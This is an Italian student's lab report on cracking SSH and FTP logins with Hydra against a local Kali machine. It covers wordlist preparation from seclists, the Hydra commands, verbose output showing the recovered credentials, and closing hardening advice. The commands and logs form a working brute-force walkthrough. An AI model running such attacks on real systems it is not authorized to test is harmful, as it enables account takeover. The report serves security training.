REPORT TECNICO

AUTHENTICATION CRACKING CON HYDRA

Redatto da: *Nicolò Calì Cybersecurity Student*

Data: 16/01/2026

1. Introduzione

*L'obiettivo di questa esercitazione è duplice: fare pratica con lo strumento **Hydra** per testare la robustezza delle autenticazioni di rete e consolidare la conoscenza dei servizi stessi (come **SSH** e **FTP**) attraverso la loro configurazione manuale.*

L'attività si svolge interamente in un ambiente di laboratorio controllato locale.

- ***Target Autorizzato:** Kali Linux IP: 192.168.50.100*
- ***Limiti:** L'attacco è strettamente confinato alla macchina locale; non vengono effettuati test verso indirizzi IP esterni o dispositivi non autorizzati.*

2. Preparazione

Configurazione del Laboratorio

Per simulare un bersaglio realistico, abbiamo creato un utente specifico chiamato test_user sulla macchina locale e ci siamo assicurati che il servizio SSH fosse attivo e raggiungibile.

Creazione Utente

```
┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
[sudo] password for kali:
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
```

Verifica Status di SSH


```
┌──(kali㉿kali)-[~]
└─$ service ssh status
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
     Active: active (running) since Fri 2026-01-16 05:00:46 EST; 2min 46s ago
 Invocation: 67ef81e9ba6e4d6e8342a0376658b11d
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 8272 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 8275 (sshd)
      Tasks: 1 (limit: 9285)
     Memory: 2M (peak: 2.9M)
        CPU: 15ms
     CGroup: /system.slice/ssh.service
             └─8275 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Jan 16 05:00:46 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server ...
Jan 16 05:00:46 kali sshd[8275]: Server listening on 0.0.0.0 port 22.
Jan 16 05:00:46 kali sshd[8275]: Server listening on :: port 22.
Jan 16 05:00:46 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
```

Abbiamo installato le wordlist di sicurezza (**seclists**) per avere accesso a database di password reali.

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install seclists
[sudo] password for kali:
The following packages were automatically installed and are no longer required:
  amass-common            libgirepository-1.0-1  libplacebo349        libwireshark18         python3-kismetcapturebtgeiger        python3-xlutils
  gir1.2-girepository-2.0 libgpgmepp6t64         libportmidi0         libwiretap15           python3-kismetcapturefreaklabszigbee python3-xlwt
  libarmadillo14          libinstpatch-1.0-2     libradare2-5.0.0t64  libwsutil16            python3-kismetcapturertl433          python3-zombie-imp
  libbluray2              libjs-jquery-ui        librav1e0.7          libx264-164            python3-kismetcapturertladsb         samba-ad-dc
  libbson-1.0-0t64        libjs-underscore       libsqlcipher1        libyelp0               python3-kismetcapturertlamr          samba-ad-provision
  libdisplay-info2        libmongoc-1.0-0t64     libtheoradec1        python3-bluepy         python3-protobuf                     samba-dsdb-modules
  libgdal37               libnet1                libtheoraenc1        python3-click-plugins  python3-pysmi
  libgeos3.14.0           libobjc-14-dev         libudfread0          python3-gpg            python3-xlrd
Use 'sudo apt autoremove' to remove them.

Installing:
  seclists

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 962
  Download size: 545 MB
  Space needed: 1,935 MB / 44.3 GB available

Get:1 http://mirror.init7.net/kali kali-rolling/main amd64 seclists all 2025.3-0kali1 [545 MB]
Ign:1 http://mirror.init7.net/kali kali-rolling/main amd64 seclists all 2025.3-0kali1
Get:1 http://mirror.init7.net/kali kali-rolling/main amd64 seclists all 2025.3-0kali1 [545 MB]
Fetched 446 MB in 12min 53s (577 kB/s)
Selecting previously unselected package seclists.
(Reading database ... 453701 files and directories currently installed.)
Preparing to unpack .../seclists_2025.3-0kali1_all.deb ...
Unpacking seclists (2025.3-0kali1) ...
Setting up seclists (2025.3-0kali1) ...
Processing triggers for kali-menu (2025.4.2) ...
Processing triggers for wordlists (2025.4.0) ...
```

Successivamente, abbiamo preparato due file fondamentali per l'attacco:

1. **Lista Utenti (users.txt):** Un elenco ristretto di utenti da testare (root, admin, test_user).



2. **Lista Password (xato-passwords.txt):** Un dizionario di password reali filtrato dal database "Xato" contenente solo password con la stringa "test".

```
┌──(kali㉿kali)-[~]
└─$ find /usr/share/seclists -name "*xato*"
/usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
/usr/share/seclists/Usernames/xato-net-10-million-usernames-dup.txt
/usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000000.txt
/usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-100.txt
/usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-10.txt
/usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords.txt
/usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-100000.txt
/usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-10000.txt
/usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-dup.txt
/usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000.txt

┌──(kali㉿kali)-[~]
└─$ cat /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords.txt | grep test > xato-passwords.txt
```

Per rendere l'attacco dimostrabile in tempi brevi durante il laboratorio, abbiamo creato una versione ridotta della **wordlist** ("sfoltimento"), prendendo solo le prime 20 righe del file originale. Questo simula un attacco mirato ed efficiente.

Per fare ciò ho utilizzato il seguente comando:

```
head -n 20 xato-passwords.txt > pass_veloci.txt
```


3. Esecuzione dell'attacco

Password cracking con Hydra

L'attacco è stato lanciato utilizzando **Hydra** contro l'indirizzo IP locale 192.168.50.100 sulla **porta 22** (SSH). Il comando utilizzato è stato:

```
hydra -L users.txt -P pass_veloci.txt 192.168.50.100 -t 2 ssh
```

È stato utilizzato il parametro **-t 2** per limitare il numero di tentativi simultanei ed evitare blocchi del servizio. Hydra ha identificato correttamente le credenziali valide in pochi secondi.



Aggiungendo **-V** al comando precedente sono stato in grado di vedere come output anche i vari tentativi effettuati hydra per indovinare Utente e Password.


Output di Hydra

```
┌──(kali㉿kali)-[~]
└─$ hydra -V -L users.txt -P pass_veloci.txt 192.168.50.100 -t2 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servic
e organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 07:15:18
[DATA] max 2 tasks per 1 server, overall 2 tasks, 60 login tries (l:3/p:20), ~30 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "root" - pass "test" - 1 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "testing" - 2 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "tester" - 3 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "test123" - 4 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "testpass" - 5 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "testtest" - 6 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "test1" - 7 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "test1234" - 8 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "contest" - 9 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "test12" - 10 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "hottest" - 11 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "testing1" - 12 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "lbtest" - 13 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "greatest" - 14 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "contests" - 15 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "testibil" - 16 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "test2" - 17 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "teste" - 18 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "tested" - 19 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "test11" - 20 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "test" - 21 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "testing" - 22 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "tester" - 23 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "test123" - 24 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "testpass" - 25 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "testtest" - 26 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "test1" - 27 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "test1234" - 28 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "contest" - 29 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "test12" - 30 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "hottest" - 31 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "testing1" - 32 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "lbtest" - 33 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "greatest" - 34 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "contests" - 35 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "testibil" - 36 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "test2" - 37 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "teste" - 38 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "tested" - 39 of 60 [child 1] (0/0)
[STATUS] 39.00 tries/min, 39 tries in 00:01h, 21 to do in 00:01h, 2 active
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "test11" - 40 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "test" - 41 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testing" - 42 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "tester" - 43 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "test123" - 44 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 45 of 60 [child 1] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 07:16:26
```

Analisi Difensiva (Log Analysis)


Durante l'attacco, ho monitorato i **log** del servizio SSH lato server per osservare come il sistema registra i tentativi di intrusione.

I log mostrano chiaramente molteplici errori di autenticazione (Failed password, pam_winbind errors) generati dai tentativi falliti del brute-force.



Verifica di accesso

Per confermare il successo dell'attacco e la validità delle **credenziali esfiltrate**, è stato eseguito un accesso manuale via SSH. L'accesso è avvenuto con successo, garantendo il controllo della shell dell'utente **test_user**.



4. Analisi Vulnerabilità su Servizio FTP

Preparazione dell'Ambiente

Per estendere la valutazione della sicurezza e verificare la **riutilizzabilità** delle credenziali su protocolli differenti, è stato predisposto un secondo scenario di attacco configurando un server FTP sulla macchina target. È stato scelto il software **vsftpd**, installato e attivato tramite i seguenti comandi:

- Comando ***sudo apt install vsftpd*** *per installare.*
- Comando ***sudo service vsftpd start*** per l'avvio.

Una volta avviato controlliamo lo ***status*** *del servizio per verificare che si sia avviato correttamente.*

```
┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start

┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd status
● vsftpd.service - vsftpd FTP server
     Loaded: loaded (/usr/lib/systemd/system/vsftpd.service; disabled; preset: disabled)
     Active: active (running) since Fri 2026-01-16 08:29:19 EST; 38s ago
 Invocation: e51970c8fb3943e3a9f382895b5e9091
    Process: 99709 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, status=0/SUCCESS)
   Main PID: 99711 (vsftpd)
      Tasks: 1 (limit: 9285)
     Memory: 1M (peak: 1.9M)
        CPU: 6ms
     CGroup: /system.slice/vsftpd.service
             └─99711 /usr/sbin/vsftpd /etc/vsftpd.conf

Jan 16 08:29:19 kali systemd[1]: Starting vsftpd.service - vsftpd FTP server ...
Jan 16 08:29:19 kali systemd[1]: Started vsftpd.service - vsftpd FTP server.
```

Esecuzione dell'Attacco

L'attacco è stato condotto riutilizzando i file preparati nella fase precedente: **la lista utenti** (users.txt) e la **wordlist** ottimizzata (pass_veloci.txt).

Il comando Hydra è stato adattato specificando il protocollo ftp come target finale:

hydra -L users.txt -P pass_veloci.txt 192.168.50.100 -t 2 ftp

```
┌──(kali㉿kali)-[~]
└─$ hydra -L users.txt -P pass_veloci.txt 192.168.50.100 -t2 ftp
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servic
e organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 08:38:23
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous
 session found, to prevent overwriting, ./hydra.restore
[DATA] max 2 tasks per 1 server, overall 2 tasks, 60 login tries (l:3/p:20), ~30 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[STATUS] 37.00 tries/min, 37 tries in 00:01h, 23 to do in 00:01h, 2 active
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 08:39:48
```

Hydra ha rilevato correttamente le credenziali (**test_user** / **testpass**), dimostrando che l'utente utilizza la medesima password debole su più servizi **.**

5. Conclusioni

L'esercitazione ha dimostrato come un attacco di **password cracking**, condotto con strumenti automatizzati come **Hydra**, possa compromettere un sistema in pochi secondi soprattutto se le credenziali utilizzate sono deboli.

Siamo riusciti a ottenere accesso non autorizzato sia al servizio **SSH** che al servizio **FTP** sfruttando la stessa coppia di credenziali (test_user / testpass), evidenziando la gravità del riutilizzo delle password su più servizi.

Per mettere in sicurezza il sistema ed evitare che attacchi del genere funzionino di nuovo, ecco i passi fondamentali da seguire:

1. **Password più difficili:** è estremamente importante utilizzare password lunghe e complicate (con numeri e simboli) che non si trovino nei dizionari.
2. **Autenticazione a Chiave:** Per collegarsi via SSH, è molto meglio usare le chiavi SSH invece delle password. Sono praticamente impossibili da indovinare per un programma come Hydra.
3. **Non riciclare le credenziali:** Mai usare la stessa password per servizi diversi (come abbiamo visto con FTP e SSH). Se un attaccante ne scopre una, non deve poter entrare dappertutto!